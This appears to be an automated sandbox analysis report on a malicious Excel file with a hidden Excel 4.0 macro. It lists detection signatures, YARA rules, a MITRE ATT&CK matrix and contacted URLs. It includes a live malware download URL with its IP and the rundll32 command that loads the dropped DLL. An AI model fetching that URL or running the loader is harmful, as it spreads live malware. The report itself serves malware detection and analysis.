ID: 355743
Sample Name: document-1900770373.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:59:25
Date: 21/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report document-1900770373.xls

Overview


General Information

Sample Name:	document-1900770373.xls
Analysis ID:	355743
MD5:	139a10b28479f4f..
SHA1:	10251eb69e603e..
SHA256:	ed17094f3e82067.
Tags:	xls

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Document contains embedded VBA …
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6504 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6780 cmdline: rundll32 ..\idefje.ekfd,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1900770373.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x11c55:$e1: Enable Editing • 0x11cca:$e2: Enable Content
document-1900770373.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x13ca2:$s1: Excel • 0x14cfd:$s1: Excel • 0x36bd:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1900770373.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Compliance:

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 3 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 3 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://kashful.softwarebd.biz/ds/1802.gif	100%	Avira URL Cloud	malware	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kashful.softwarebd.biz	185.151.30.170	true	false		unknown
cert.int-x1.letsencrypt.org	unknown	unknown	false		high

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://login.microsoftonline.com/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://shell.suite.office.com:1443	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://autodiscover-s.outlook.com/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://cdn.entity.	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://wus2-000.contentsync.	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://powerlift.acompli.net	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://cortana.ai	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://api.aadrm.com/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://api.microsoftstream.com/api/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://cr.office.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://graph.ppe.windows.net	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://cps.root-x1.letsencrypt.org0	CD13771E5132C64BEEF257719A4363C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officeci.azurewebsites.net/api/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://store.office.cn/addinstemplate	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://web.microsoftstream.com/video/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://graph.windows.net	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false		high
http://https://dataservice.o365filtering.com/	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://officesetup.getmicrosoftkey.com	7D6E80E9-F6BE-42BF-A2A0-7FD90E04D55B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
